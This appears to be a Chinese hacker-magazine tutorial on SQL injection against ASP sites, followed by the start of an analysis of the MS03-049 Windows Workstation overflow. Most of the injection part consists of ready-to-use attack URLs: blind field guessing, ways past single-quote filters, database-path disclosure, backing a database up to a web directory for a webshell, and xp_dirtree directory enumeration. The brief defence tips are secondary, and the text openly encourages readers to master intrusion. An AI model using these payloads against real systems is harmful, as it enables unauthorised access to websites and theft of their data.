脚本执行了上面的SQL语句后，结果要看我们的条件是否为真。为真的情况下得到的显示结果是和正常显示的情况相同的。通过SQL中提供的函数，如MID(Access数据库)Substring(MS SQL数据库)，我们可以取字段的第一个字符，也可以取前几个字符进行比较。猜解字段值可以提交这样的URL: 'a'=(select mid(username,1,1) from [admin] where id=1)，这就是猜测id=1的UserName字段中字段值第一个字符是不是"a"。通过改变语句，我们就可以取得数据库中任意字段的值了。

不过这种猜解比较费时，因而才有了自动猜解的工具，比如臭要饭的！写的CSC和小竹写的NBSI注入工具，但我们今天讲的是原理，反会用工具有什么用？真正的知识都没学到位，这就是大侠和菜鸟之间的区别。

2.防范方法

对于这类数字型参数注入攻击的防护很简单，我们只要在参数提交到SQL语句执行前，进行判断，过滤参数就可以解决了。

上面的例子是允许用户可以自动修改ID参数值而造成漏洞的。在数字型参数中，我们应该只允许输入数字，非数字型参数就提示出错。具体来讲，上例中我们限定只允许提交的参数是数字型就可以防止注入攻击了。只让输入数字，你还有办法注入吗？简单的代码如下:

```
……
if Not IsNumeric(request("id")) then
  response.write "提交的参数是非法参数!"
   response.end
 end if
//上面是过滤语句，如果是非数字型，提示错误信息，并终止脚本的运行。
sqlstr = "select * from users where id="&request("id")
 rs.open sqlstr,conn,1,1
……
```

对于整套脚本程序，我们最好写一个函数专门用于检测参数是否合法，以方便程序代码的利用率，也可以精简代码。

好了，上面讲到的是针对数字型参数的攻击和防护。下面我们来看字符型参数的攻击和防护。

字符脚本参数的攻击和防护

同样，我们用URL为例 http://www.something.com/view.asp?name=coon，来看View.asp中的源代码

```
……
sqlstr = "select * from users where username='"&request("name")&"'"
rs.open sqlstr,conn,1,1
……
```

我们可以看到代码没有对参数作任何过滤，直接用Request("name")来接收参数。对于这种类型的参数，通过URL来判断是否存在注入漏洞的方法很简单，直接在参数后面加上一个单引号就可以了，如果没有过滤，SQL语句会出错。来看加入单引号后提交到数据库中的SQL语句:

```
select * from usere where username='coon''
```

后面多了一个单引号，这种格式SQL是不能识别的，因为多了一个单引号，在字符结束后还存在单引号，系统就出错了。如果提交的是 coon' and ''=',由于匹配了单引号，SQL语句就正确了，而通过这样的方法查询也就可以实现了。

下面我们认真分析一下，注入攻击就是做一个填空游戏"'　　'"，在两个单引号中间是空白，在空白中我们填上字符，务必要注意要让所有的单引号成双。可能大家都会想到再加入两个单引号，让它变成"''　''"这样就可以。对，我们在中间加入N对单引号就能扩展很大的语句查询能力了，由此注入也变得更加简单。下面，我们来进行攻击演示和防护。

1．攻击方法

```
http://www.something.com/view.asp?name=coon' and
'adminname'=(select username from [admin] where id=1)
and ''='
```

这样构造的URL提交到SQL语句中，就和上面数字型攻击方法是一样的了。改变我们构造的SQL语句，我们可以得到我们想要的表记录。注意，在SQL语句中，大家看到"admin"表被"[]"括起来了，那是因为如果脚本连接的是Access数据库，其中"admin、user"等字符串都是Access的保留值，如果我们不用"[]"把它们括起来，就表示这是数据库的保留值，从而使我们构造的语句不能正常运行了。但是MS SQL就不会存在这个问题，加不加"[]"都不会出错的。

2．防护方法

对于字符型参数，最重要的符号就是单引号，上面的填空游戏的条件都是填写单引号，让我们插入SQL语句。如果代码不让输入单引号，那么攻击者是无法完成攻击的。因为没有单引号的话，系统会把两个单引号之间的值当成字符串来处理的（有朋友看到这里一定会说黑防原来发表过文章说可以绕过单引号限制的。不错，的确可以，不过那是另一种手法了，后面稍微深入的部分我将为大家讲解）。

我们来过滤单引号，让注入漏洞去见鬼吧！代码如下：

```
......
name=request("name")
name = Replace(name,"'","")
// 把单引号替换成空。
sqlstr = "select * from users where username='"&name&"'"
rs.open sqlstr,conn,1,1
......
```

这样我们就过滤了参数中的单引号了，所有的单引号都会变成空格。比如提交 coon' and ''='，经过我们过滤后就变成了：coon and =，放入SQL语句中得到的是

```
select * from users where username='coon and ='
```

呵呵，这个语句还有效吗？

针对过滤单引号的攻击和防护

为什么过滤了单引号我们还可以进行攻击呢？这只是一些程序员没有正确的理解注入漏洞，也没有去认真分析的缘故。最早的注入方式" ' or ''='"大家还记得吧？在登录表单中提交这样的参数，就构成了我们万能的登录方式，绕过验证而直接进入。所以有很多程序员认为过滤了单引号一切就安全了，他们采取的方式是一见到参数马上就过滤单引号，可惜这是一个错误的思路！我们说过只有字符型参数才需要进行单引号过滤，而数字型参数，只要判断是不是数字就行了。而程序员对数字也进行单引号过滤是一种错误的思路，对于数字型参数（注意，只对数字型参数有用），如果过滤了单引号，我们可以绕过单引号继续注入。当然，对于字符型参数，过滤了单引号，那就没办法了。

1．攻击方法

下面我们来看对数字型参数进行单引号过滤后，我们的攻击手法和防护方法。我们还是以上面的URL来作为例子：http://www.something.com/view.asp?id=1--，在View.asp中，源代码如下：

```
......
id=request("id")
  id = Replace(id,"'","")
  sqlstr = "select * from users where id="&id
  rs.open sqlstr,conn,1,1
  ......
```

代码中过滤了单引号，我们就不能在URL中输入单引号了。比如：

```
http://www.something.com/view.asp?id=1 and 'abc'=(select
username from admin where id=1)
```

这样提交进去是会出错的，因为过滤了单引号，'abc'变成了abc，过滤后的abc既不是数字型，也不是字符型，系统会把它当成字段名、函数之类的来处理，当然，这里的abc不是字段，也不是什么函数，所以就直接报错了。那究竟如何攻击呢？

方法1：用Char函数绕过单引号

看下面的URL：

```
view.asp?id=1 and char(97)+char(98)+char(99)=(select
username from admin where id=1)
```

Char函数直接把字符的ACSII码转成了字符，例子中我们把abc分开，得到各自的ASCII码，再用Char函数相加，那么"char(97)+char(98)+char(99)"得到的结果就是字符串'abc'了！这正是我们想要的，提交的参数中也没有包含任何单引号。

> **小知识 Char函数介绍。**
>
> Char函数将整形ASCII代码转换为字符的字符串函数。
>
> 语法：
>
> Char (integer_expression)
>
> 参数：
>
> Integer_expression 介于0和255之间的整数。如果整数表达式不在此范围内，将返回NULL值。
>
> 返回类型：
>
> char(1)
>
> 注释：
>
> Char可用于将控制字符插入字符串中。

方法2：灵活运用数据库中的可利用字段值

如果我们知道在Users表中"xname"字段的值是abc，并且相应的ID为1，那么我们可以这样提交

```
view.asp?id=1 and xname=(select username from [admin]
where id=1)
```

这样也可以绕过单引号。我经常帮某官方论坛的站点"检查"安全性，曾经就用过这种方法。先自己注册一个想要使用的字符串为论坛昵称，注册成功后这个字符串就放到了数据库中，我们就可以通过表中本身的字段值来绕过单引号了。例如我要查询一个字段中值为coon的记录，脚本又过滤了单引号，我不可能直接用'coon'这样的方式去查询，所以我注册了一个账号叫：coon，通过"select username from [user] where userid=注册的ID"，就取到了coon这个值。再把coon放到SQL语句中去查询。如果单想要"oon"这个字符就使用MID进行切取："MID((select username from [user] where userid=注册的ID),2,4)"，这样取出的值就是"oon"了。SQL注入本来就是灵活多变的，充分发挥你的想像，什么事干不出来？

方法3：如果对方使用的是MS SQL数据库，那么我们可以使用SQL编码(N.E.V.E.R的SQL Encoder工具可以进行转换）绕过单引号，得到"abc"的SQL编码为：0x610062006300，我们再构造如下URL：

```
view.asp?id=1 and 0x610062006300=(select username from [admin] where id=1)—
```

得到的效果和下面的URL是一样的：

```
view.asp?id=1 and 'abc'=(select username from [admin] where id=1)—
```

不同的是我们用前者绕过了单引号。我们用图3来证明这一点：



图 3

图中字符串"'sa'"对应的SQL编码为0x73006100，我们用Select system_user返回了当前连接的账号名，正常返回内容，证明当前连接的账号是SA。对于这种情况的防护，上面其实已经说得很清楚了：是数字参数的，我们只要判断是不是数字就行了，这只是程序员的一种错误思维而导致的漏洞。

在注入的过程中，我们常常会遇到千奇百怪的事，往往SQL函数可以帮我们解决很多事，所以熟悉常用的函数和使用方法是非常重要的。当你熟悉注入攻击这种方式后，你会慢慢达到比较高的境界，那就是通过对脚本的注入，你可以猜解到程序员写的部份脚本代码。

> **小知识** 如何判断对方脚本程序对数字型参数进行了单引号过滤？
>
> 很简单。如果只是过滤了单引号，我们这样提交：view.asp?id=1 and 1=1，没有提交含有单引号的参数，如果返回正常那么证明至少这里存在注入漏洞，我们再进一步提交：view.asp?id=1'，后面多加了一个单引号，如果过滤了单引号为空格，那么返回正常，否则就会出错，再多提交几个带单引号的参数就能判断出来了。

上面这部分内容是对注入基本知识和注入理论方法的基本研究，相信你掌握了上面的知识，看网上的文章应当非常轻松了，普通的注入攻击也难不倒你了。下面，我们将要介绍数据库方面的攻击和防护。重点在于Access、MS SQL数据库，因为它们的使用范围太广泛了。

Access数据库的攻击和防护

1. 攻击Access数据库

对于SQL注入而言，我们可以获取数据库中记录的数据，但是要取得整个数据库的所有内容，理论上是可以的，但是时间花费太长，有可能你还没注入完，IIS日志已经满了！所以直接下载整个数据库就能免去SQL注入烦琐的工作。

如果我们知道数据库路径，那么就可以直接下载了，关键是如何获得数据库的路径呢？在ASP脚本中，我们通过IE提交特殊的字符和路径就可以让数据库路径暴露出来，而暴露出数据库路径，具体的表现在于ASP脚本中用到了Server.map这个方法，代码如下：

```
db="data\db.mdb"
    response.write server.map(db)
```

前面是相对路径，后面用Server.map得到绝对路径，也就是相对路径和绝对路径之间进行转换。在转换过程中，如果不存在"db"这个路径的话，那么脚本解析的时候就会出错，并且会显示出错误的路径。我们来看具体实践。在IE中我们采用非法路径的方式去调用这样的数据库文件，看看有什么效果。比如：

```
http://www.something.com/list.asp?id=1
```

我们提交这样的URL：

```
http://www.something.com/inc/conn.asp
```

那么Server.map这个方法执行的时候就会出错，从而暴露出绝对路径，对于以上的暴库方法，只对某些文章系统有效果。其实有更"猛"的暴库方法，但是由于不是我发现的，所以不方便公布。

2. 防护方法

在代码中加入"on error resume next"就可以解决问题，这样当数据库访问出错就不会显示出任何东西来了！

有了上面的暴库方法，我们拿到数据库路径就可以去下载了。有很多网管为了防止数据库被下载，把数据库名字取得非常特殊或者很长，但是对于上面的方法而言，

是不存在任何保密问题的，直接下载就可以了。网上有种说法，说把数据库后缀改成ASP或者ASA就能防止下载了，实际上这是错误的，我们依然可以下载 用FlashGet下载就可以了。最好的方法还是在Access库中加入ASP错误代码，这样才能防止被下载。

MS SQL数据库的攻击和防护

对于MS SQL数据库，攻击的方法就比较多了。最常用的就是备份数据库到Web目录中，然后再下载。通过此备份数据库的原理，我们还可以拿到WebShell，基于以上几点，针对MS SQL数据库的攻击对网管来说简直就是恶梦，不过，请记住一点，这些攻击都是通过注入漏洞，再利用MS SQL扩展存储过程所造成的，注入漏洞在于脚本防护，而扩展存储就在于管理员给数据库设置的相应权限了。

1.攻击方法

http://www.something.com/view.asp?id=1，这是一个存在注入漏洞的URL，并且是MS SQL数据库，那么我们提交以下URL:

```
http://www.something.com/view.asp?id=1; backup coon model to disk='c:\a.asp'--
```

这样就能把整个数据库备份到C盘根目录下，生成一个"a.asp"文件。试想一下，如果我们在数据库中加入ASP脚本代码，那么生成的"a.asp"文件就是一个真正的脚本文件了，同时，如果我们备份到Web目录下，运行这个文件，不就执行了我们插入数据库的脚本代码了吗？WebShell就是这么来的，具体的生成SHELL方法请参看N.E.V.E.R写的《Backup A Shell》这篇文章！至于怎么拿到Web的绝对路径，我们在下面会讲到。

2.防护方法

攻击是由两种原因加在一起造成的，注入漏洞加上数据库权限不合理设置，所以我们的防护方法也要从这两方面着手。一方面对脚本参数进行过滤，防止注入漏洞，同时给数据库最小的权限。对每个表进行权限分配。建议大家多看看这方面相关的知识，黑防以往讲得非常详细，可惜目前网上绝大多数站点都是给数据库设置"db_owner"权限，而没有设置具体的细分权限，攻击就这样产生了。

SQL存储过程的利用

作为基础内容，本来前文应该介绍一下MS SQL跨库查询的方法，但是臭要饭的！早有文章介绍过了这个技术，所以这里就不再废话了。其实原理就是通过SQL语句执行出错，而得到数据库中的信息，比如把不同类型的数据进行比较而得到数据的值。例如提交如下的URL:

```
view.asp?id=1 and 1=(select system_user)
```

把整形数据1和返回的当前连接账号字符型进行比较，直接爆出"system_user"的值，这也是MS SQL的扩展存储过程的利用，这些扩展方便了程序员代码的编写和功能的实现，当然也为黑客们提供了可入侵的大门。可以说MS SQL灵活的扩展就像一个小型的Shell，在入侵中非常重要。本文后面将重点讲解这方面的知识。

首先来温习一下MS SQL的一些重要系统函数

> @@SERVERNAME，返回运行Microsoft SQL Server的本地服务器名称。
> @@VERSION，返回Microsoft SQL Server当前安装的日期、版本和处理器类型。
> SYSTEM_USER，返回当前连接的账号名称。
> COL_NAME，返回数据库列的名称，该列具有相应的表标识号和列标识号。
> DB_NAME，返回数据库名。
> IS_MEMBER，表明当前用户是否是指定Windows NT组或Microsoft SQL Server角色的成员。
> IS_SRVROLEMEMBER，指明当前用户登录是否是指定的服务器角色的成员。

上面是基本的系统函数，我们可以在URL中这样利用它

```
and 1=(select IS_SRVROLEMEMBER('SYSADMIN'))
```

上面的URL是查看当前账号是不是"sysadmin"权限的。如果要查询上面的值，我们通过注入，让不同类型的数据进行比较就会得到结果。比如:

```
view.asp?id=1 and 1=(select @@SERVERNAME)
```

这样就爆出了数据库主机名称。

另外，SQL的很多重要的系统表也是注入中最关键的东西:

Syscolumns，在每个数据库中用来存放数据表中列名或过程参数的名称一个系统表。

Sysdatabases，用来保存所有数据库中库名的一个系统表，该表只存储在Master数据库中。

Syslogins，保存每个登录账户的系统表，这里保存着MS SQL的账号名，以及账号密码（加过密的）等相关账号信息。

如果你发现一个站点上有Sysadmin权限连接的账户并存在注入漏洞，那完全可以通过上面的系统表拿到系统连接账户，再用软件破解，连接账户直接就出来了！

由于MS SQL的扩展比较多，并且我这里要给大家结合注入来讲解，只能选一个来讲了，希望大家原谅。要知道知识也是靠大家自己去积累的，多看看相关资料，你一定会进步不少！

通过注入漏洞获取Web路径

笔者曾经和臭要饭的！讨论过读注册表拿Web路径的方法，最后通过实验和研究，发现这个方法只能拿到系统默认的Web路径，如果默认路径被改过的话就无法取得了。最后他提供了新的思路，通过XP_dirtree这个扩展存储过程去获取绝对路径，所以我就研究了这个扩展存储过程。虽然网上能人很多，并且已经开发出了相关的工具，但我还是那句话：在使用工具的同时，必须要掌握其原理，这是非常重要的！

XP_dirtree这个扩展存储过程的权限要求并不高，一

般服务器的配置都给数据库赋予了DB_OWNER权限，这就使我们能够通过此扩展读到服务器路径了，而且成功率在90%以上。

XP_dirtree这个过程能显示硬盘目录结构。


我们用上面这两个扩展读出来的是一个集合，必须把它保存到一个临时表（这个表需要自己建）中去，然后我们再读出临时表的所有记录（采用暴库的方法，就可以一条一条的暴出来）。MS SQL提供了一条语句，可以把返回的集合保存到一个表中去：

```
insert tmptable exec master.dbo.xp_dirtree 'c:\',1,1
```

在注入的时候，我们就用：

```
view.asp?id=1;insert tmptable exec master.dbo.xp_dirtree 'c:\',1,1--
```

这条语句把C盘根目录下1级目录和文件列表插入到"tmptable"表中去。当然，前提是要建立这个"tmptable"表。建表是非常关键的，表的字段数量，字段类型都要求要和"xp_dirtree"返回的字段数量、类型相同。我们先看看"xp_dirtree"返回的集合中字段的属性吧。在分析器中执行XP_dirtree，返回的集合中含有三个字段Subdirectory、Depth、File，如图4所示。


EXEC master.dbo.xp_dirtree 'c:\', 1, 1

subdirectory	depth	file
AUTOEXEC.BAT	1	1
COMLOG.txt	1	1
CONFIG.SYS	1	1
ctxtrace.log	1	1
ctxtrace.old	1	1
Documents and S	1	0
IMail	1	0
Inetpub	1	0
Program Files	1	0
RECYCLER	1	0
System Volume I	1	0
WFCNAME.INI	1	1
WINNT	1	0
WUTemp	1	0

图 4

其中Subdirectory字段是字符型，Depth字段是整形字段，File也是整型。Subdirectory用来保存目录名和文件名，Depth是表示目录级数，当然我们给的参数为1，那么Depth的显示结果就一定是1，File有0和1两个值，值为1表示是文件，值为0 就是目录。

了解了结构，我们现在就来建表：

```
create table tmptable(dirfile varchar(100), depth int,isfile int)
```

这样就把目录和文件写到"tmptable"中去了，现在我们就来想办法把"tmptable"中所有的记录暴出来吧！用两个"select"相结合的语句，可以从第一条记录取出最后一条记录。先取出临时表中的记录总数：

```
select count(*) from tmptable（这里我们假设记录总数为10）
```

取第一条的语句：

```
select top 1 dirfile from (select top 1 dirfile from tmptable order by dirfile) order by dirfile desc
```

取第六条的语句：

```
select top 1 dirfile from (select top 6 dirfile from tmptable order by dirfile) order by dirfile desc
```

这样就可以取完所有表中的记录，如果要把目录和文件分开，那么我们只要在语句中加"isfile=0，isfile=1"就可以实现了。当然，最后我们还需要删除我们建的临时表

```
drop table tmptable
```

所有的工作就这样结束了，下面我们看看在URL中实际操作是如何进行的。建表：

```
view.asp?id=1; create table tmptable(paths varchar(100), depth int,isfile int)--
```

插入数据到临时表

```
view.asp?id=1;insert tmptable exec master.dbo.xp_dirtree 'c:\',1,1--
```

暴出临时表中的记录。先暴出记录总数

```
view.asp?id=1 and (SELECT CAST(COUNT(*) AS varchar(200)) + char(100) FROM tmptable) > 1--
```

你在IE中看到的出错信息应该是 记录总数加上一个"d"字符。我们通过把记录总数变成字符，再与一个字符相加，然后与数字比较就会出错，如果仅是一个字符型的数字和数字比较，系统自动会把字符型的数字转换成数字再比较。这里，我们假设暴出的是 10d，那么记录总数就是10。再来暴第一条记录

```
view.asp?id=1 and (select top 1 dirfile from (select top 1 dirfile from tmptable order by dirfile) order by dirfile desc)>1--
```

暴第N条记录

```
view.asp?id=1 and (select top 1 dirfile from (select top N dirfile from tmptable order by dirfile) order by dirfile desc)>1--
......
```

删除数据库中的临时表

```
view.asp?id=1;drop table tmptable--
```

通过上面的操作，我们就可以拿到C盘根目录下一级目录名和文件名。如果改变XP_dirtree中Path参数的值，我们就可以像DOS中用Dir命令一样查看硬盘目录结构了，当然也就可以找到Web的绝对路径了，有了绝对路径，拿到WebShell还很难吗？

结束语

注入攻击就像在玩游戏，灵活多变。虽然可能每个人都有自己不同的注入风格，但最终还是归结到SQL函数的灵活使用上。

本文层次上由浅到深，目的是带着新手朋友们入门，我想大家一定能看明白吧？内容上比较广泛，限于篇幅，所以只是重点介绍了一些方法，希望大家能掌握这种时下最流行的入侵方式。最后，感谢对本文大力提供帮助的朋友：臭要饭的！冰河渔人（这位才是牛人，虽然可能很多人都没听说过他），再次感谢！

脚本小子：我，就是传说中神勇无敌的脚本小子！（鸡蛋满天飞！）……干嘛砸我啊！说什么我也是精通脚本漏洞、系统漏洞的"人才"嘛！（刘流满面"阴险"地站起来……），不过，与刘大哥相比我还是差那么一点点的（wtf：嘿嘿，平时找翻天了，还是有人治你嘛！给我老实点！）……唉，读者朋友们看到我的悲惨遭遇了吧？他们都欺负我啊！不过，悄悄地告诉大家：他们系统内的情书什么的我可是全弄到了哦！哪天他们不请我吃饭的时候，嘿嘿，我就发到论坛上！呵呵，值得关注哦！

从2004年开始，我就正式负责"脚本攻防"和"漏洞攻防"版块了，这里向大家保证，一定给大家带来最新最实用的脚本漏洞和系统漏洞，让大家都能更好地学习跟踪这方面的知识，做到"攻"、"防"双丰收！大家可以给我写信聊聊技术（scriptsboy@hacker.com.cn），……本期我给大家带来了最新的Windows Workstation服务远程溢出漏洞分析，算是给大家的见面礼了！不用谢啦，不用谢……

难度等级：高　　　前置知识：汇编语言

Windows Workstation服务远程溢出漏洞分析

文／LBXX

微软最近为了减轻系统管理员的工作负担，把发布安全公告的周期从不定期改为定期发布，这无疑给系统管理员安装补丁提供了极大的方便，可以一起安装几个补丁，而不用为每个补丁都折腾一番。在2003年11月11日，微软又一起发布了3个安全公告，其中漏洞危害等级最高的当属MS03-049：Windows Workstation服务远程溢出漏洞了。以下我们就这个漏洞的一些具体信息展开探讨。

关于这个漏洞的安全公告可以从http://www.microsoft.com/technet/security/bulletin/MS03-049.asp看到。但是按照惯例，微软网站上的安全公告只有一些关于漏洞的简单描述、受影响平台、补丁下载地址等，不会有详细的技术信息，这点信息对系统管理员人员来说已经足够了，但对想深入了解一些技术细节的读者来说是远远不够的。那么，一般情况下我们该从何处去了解漏洞的详细技术信息呢？一般有3种途径：

1．在安全公告的后面，一般会有"感谢某某人／某某公司／某某组织发现并向微软提交漏洞"这样的信息，然后我们就可以尝试去漏洞发现者的网站上找找看有没有关于漏洞的详细技术信息。

2．关注一些黑客／安全论坛、邮件列表等等，一般情况下在那些地方都会就漏洞展开一些深入的探讨。

3．自己独立研究。假如上述途径不行，那就只有靠自己了。

本文提到的漏洞是由世界著名的网络安全公司EEYE Digital Security的安全研究人员发现的，在他们公司的网站上也公布了关于此漏洞的详细技术信息，我们可以从http://www.eeye.com/html/Research/Advisories/AD20031111.html获得这些信息（英文）。

详细技术信息

Microsoft DCE/RPC服务可以提供网络管理功能，这些功能提供管理用户账户和网络资的源管理，部分网络管理功能在Windows目录下的debug子目录会生成调试日志文件。

微软Windows 2000和Windows XP中的Workstation服务在处理日志记录时缺少充分的边界缓冲区检查，远程攻击者可以利用这个漏洞提供超长参数触发缓冲区溢出，以SYSTEM权限（Workstation服务默认以SYSTEM权限运行的）在系统上执行任意指令。

日志功能中使用vsprintf()在日志文件中生成字符串，日志文件名为NetSetup.LOG，它保存在%SYSTEMROOT%\debug目录中。这个记录函数有部分处理Workstation服务命令的函数调用，如NetValidateName、NetJoinDomain等。在NetValidateName()这个函数中，computer name作为第二个参数最终记录在日志文件中。

例如，我们使用如下形式调用NetValidateName() API：

```
NetValidateName(L"\\\\192.168.0.100","AAAAAAAA",NULL,NULL,0);
```

那么，我们可以在远程主机中产生如下记录条目：

```
08/13 13:01:01 NetpValidateName: checking to see if '' is valid as type 0 name
08/13 13:01:01 NetpValidateName: '' is not a valid NetBIOS \\AAAAAAAA name: 0x57
```

如果我们指定超长字符串作为NetValidateName()

API的第二个参数，如果调试文件可写就可以在特定主机上发生缓冲区溢出。

一般如果是NTFS文件系统，在Windows目录中的debug目录不允许所有人可写，这表示不能使用NULL会话来生成日志。因为WsImpersonateClient() API在打开日志文件前调用，如果连接客户端没有有效的权限来写日志文件，那么CreateFile()就会失败，vsprintf()就不会被执行，因此此漏洞在FAT32系统和%SYSTEMROOT%\debug目录可写的情况下可被利用。

但是，在Windows XP上实现了部分扩展的RPC函数，这些函数在调用WsImpersonateClient()前打开日志文件，不过这些RPC函数没有提供文档化说明，但可以通过观察WKSSVC.DLL中的函数表得到。这些扩展命令的RPC号开始于0x1B，如0x1B调用NetpManageComputers()，但在打开日志文件前不调用WsImpersonateClient()。

NetpManageComputers()的使用没有被公开化，但是我们可以在LMJoin.h中找到NetAddAlternateComputerName() API的原型定义，这个API从NETAPI32.DLL导出，这个API也一样没有文档化。

我们可以使用如下形式调用这个RPC函数(0x1B)：

```
NetAddAlternateComputerName ( L"\\\\192.168.0.200"
, long_unicode_string , 0 , 0 , 0 );
```

使用上述方法，我们不需要任何特殊权限(只需要有能建立IPC NULL Session的权限)，便可使得远程主机把第二个参数写到它的日志文件中去，如定义超长Unicode字符串作为第二个参数("AlternateName")，在第一个参数指定的的远程系统就会由于缓冲区溢出而崩溃。Unicode字符串long_unicode_string会在日志记录函数调用前被转换为ASCII字符串。

汇编代码分析

从以上的详细技术信息中，我们可以得知有两种攻击方法。

1.调用NetValidateName函数，提供超长参数，发送至目标主机。

适用环境 Windows 2000，Windows XP。

条件限制 目标文件系统为FAT32，或WINNT目录下的DEBUG任何人都具有写权限。

现在很少有Windows 2000/XP系统使用FAT32作为文件系统了吧？而且默认情况下，WINNT目录下的DEBUG目录只有管理员是具有写权限的，所以利用这种攻击方法没有实际意义。

当我们调用NetValidateName函数给目标主机发送一段超长数据后(假如目标系统满足上述条件限制)，系统处理流程如下(以Qindows 2000 server 英文版为例)：

```
wkssvc!NetpValidateName
  |_ wkssvc!NetSetupOpenLog
  |_ wkssvc!NetpLogPrintHelper
    |_ wkssvc!NetpLogPrintRoutineV
      |_ wkssvc!NetpDebugDumpRoutine
```

2.调用NetAddAlternateComputerName函数，提供超长参数，发送至目标主机。

适用环境 Windows XP。

条件限制 只要能跟目标Windows XP系统建立IPC NULL Session就可以进行攻击。

当我们调用NetAddAlternateComputerName函数给目标主机发送一段超长数据后(假如目标系统满足上述条件限制)，系统处理流程如下：

```
wkssvc!NetrAddAlternateComputerName
  |_ wkssvc!NetpManageAltComputerName
  |_ wkssvc!NetSetupOpenLog
  |_ wkssvc!NetpLogPrintHelper
  |_ wkssvc!NetpLogPrintRoutineVEx
  |_ wkssvc!NetpDebugDumpRoutine
  |_ MSVCRT!vsprintf
```

由上述内容我们可以看到，不管是哪种攻击方法，不管是攻击Windows 2000还是 Windows XP平台，目标系统处理的流程都差不多，出现漏洞的都是wkssvc.dll中一个函数名为NetpDebugDump Routine的函数。

OK，我们现在就来分析一下出现漏洞的那个函数的汇编代码，看看漏洞是怎么产生的！

以下汇编代码(由最强悍的反汇编软件IDA分析所得)分析基于Windows XP简体中文专业版，没有安装任何补丁，wkssvc.dll的版本为5.1.2600.0(所以你在不同版本下看到的汇编代码可能稍有不同)。

> **脚本小子：**由于篇幅限制，本文涉及到的详细代码请查看光盘"源代码"栏目，按照文章名查找即可，其中的汇编代码中省略了一些无关紧要的代码。

漏洞利用难点分析

1.通过NetValidateName函数发起攻击

如前所述，攻击Windows 2000和Windows XP平台均可以通过调用NetValidateName这个函数来实现。但是，目标系统在处理这个函数发送的数据包过程中，在调用有漏洞的函数wkssvc!NetpDebugDumpRoutine将超长参数记录到日志文件触发缓冲区溢出之前，目标系统会先调用WsImpersonateClient函数，模拟客户端的权限，以客户端提供的有效的访问令牌的权限去打开日志文件。也就是说，假如你跟目标系统建立的只是IPC NULL Session(空会话)，那么目标系统是以空会话的权限去打开日志文件的。这样我们的问题就来了！当文件系统是NTFS的情况下，Windows 2000和Windows XP下的日志文件默认只有SYSTEM和管理员组才有权限写。所以，目标系

统以空会话的权限去打开日志文件会失败，那么也就无法触发后面的缓冲区溢出了！所以，只有当目标系统是FAT格式文件系统时（因为FAT文件系统没有权限一说），或日志文件任何人具有可写权限时（没有管理员会这样设置吧？），这种方法才能攻击成功！

2.通过NetAddAlternateComputerName函数发起攻击

这个函数只在Windows XP系统中的netapi32.dll中实现了，在Windows 2000中没有实现这个函数，所以不能调用这个函数对Windows 2000发起攻击，只能在Windows XP平台下，对Windows XP平台发起攻击。利用这个函数，只要能跟目标Windows XP系统建立空会话就可以了。

